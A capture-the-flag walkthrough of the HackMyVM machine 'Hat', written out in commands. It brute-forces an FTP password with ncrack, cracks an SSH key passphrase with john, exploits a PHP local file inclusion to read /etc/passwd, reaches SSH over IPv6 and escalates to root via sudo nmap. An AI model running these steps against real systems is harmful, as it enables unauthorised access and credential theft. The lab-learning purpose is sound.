Hat is a great machine from HackMyVM by d4t4s3c. The machine is not straightforward and one has to think laterally. Also, this includes techniques and vulnerabilities like local file inclusions, bruteforcing, etc. The machine works quite well on VirtualBox. “Writeup of Hat from HackMyVM - Walkthrough”
Link to the machine: https://hackmyvm.eu/machines/machine.php?vm=Hat
Identify the target
Firstly, I identified the IP address of the target machine.
sudo netdiscover -r 10.0.0.0/24

The IP address of the target is 10.0.0.40
Scan open ports
Next, I scanned the open ports on the target.
nmap -v -T4 -p- -sC -sV -oN nmap.log 10.0.0.40

Nmap scan results
Here, we can see that a filtered SSH port. Similarly, the FTP service is running at port 65535. Lastly, we have an HTTP port.
Enumerate the webserver
The homepage contains the default page of the apache server. Hence, I performed the directory enumeration on the server.
gobuster dir -r -u http://10.0.0.40 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,txt,html -o dir-medium.log

The paths on the server
Now, I had two more paths to go. Since one of the directories is named logs, I searched for the logs file.
gobuster dir -r -u http://10.0.0.40/logs -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x log -o dir-logs-medium.log

A log file is present on the server
I found a file “vsftpd.log” on the directory and opened it.

The log file
From the log file, I got a possible username for FTP since it had logged in. To get the password, I simply bruteforced using rockyou.txt.
ncrack -v -f --user ftp_s3cr3t -P /home/kali/rockyou.txt ftp://10.0.0.40:65535

The password of the user ftp_s3cr3t
Log into the FTP server
Now that I had the password of the user ftp_s3cr3t, I logged into the FTP server.
lftp -u ftp_s3cr3t 10.0.0.40 -p 65535

FTP server
Upon opening the id_rsa file, I found out that this is encrypted. Hence, I bruteforced the passphrase of this.
~/ssh2john.py id_rsa > hash
john hash --wordlist=/home/kali/rockyou.txt

The passphrase of id_rsa
Although I found the SSH private key and its password, I still don’t have a username and SSH service to log into. However, my lftp client showed me the username as cromiphi. But, this might not be the intended way. So, let’s find the username by exploiting LFI.
Local File Inclusions
Previously, we had a directory “/php-scripts” on the server. This gives an idea that there might be some vulnerable scripts. So, let’s enumerate the filenames with PHP extension.
gobuster dir -r -u http://10.0.0.40/php-scripts -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php -o dir-php-scripts-medium.log

The files inside /php-scripts
This instantly gave me a /file.php path. Furthermore, the name also suggests the possibility of LFI. Then, I identified the parameter for LFI.
ffuf -c -ic -r -u 'http://10.0.0.40/php-scripts/file.php?FUZZ=../../../../../etc/passwd' -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -fs 0

The GET parameter 6 gives LFI
Hence, I got the username as follows.
curl 'http://10.0.0.40/php-scripts/file.php?6=/etc/passwd'

The /etc/passwd file
Finally, I have everything but a port to connect to.
IPv6 enumeration
I tried to unlock the SSH port by searching the knockd.conf but it didn’t look like the target used knockd. With a little hint by the discord user avijneyam, I found out that the port is open if used as IPv6 socket.
Thus, I found the link-local address of the target. Also, the addressing mechanism is different in IPv6 from IPv4 protocol. But, we can find the link-local addresses on the network by using ping6 command.
ping6 -c2 -n -I eth0 ff02::1

The IPv6 address of the target
The highlighted address is the link-local IPv6 address of the target. Similarly, the one is the IPv6 of my machine.
ip a

The IPv6 address of the local machine
To confirm that port 22 is open when IPv6 is used, we can do a nmap scan.
nmap -p- fe80::a00:27ff:fe01:a372%eth0 -6 -v

The nmap scan results of the IPv6 address
Since the SSH port is open, we can log into it.
chmod 600 id_rsa
ssh cromiphi@fe80::a00:27ff:fe01:a372%eth0 -i id_rsa

The user shell of cromiphi
Root privilege escalation
Finally, I came to the root privilege escalation part which is the easiest step for this machine. When I checked the sudo permissions, I found that we can execute nmap as root. This would lead us to RPE.

The sudo permissions
Reference: https://gtfobins.github.io/gtfobins/nmap/#sudo
TF=$(mktemp)
echo 'os.execute("/bin/bash")' > $TF
sudo nmap --script=$TF
reset

The root shell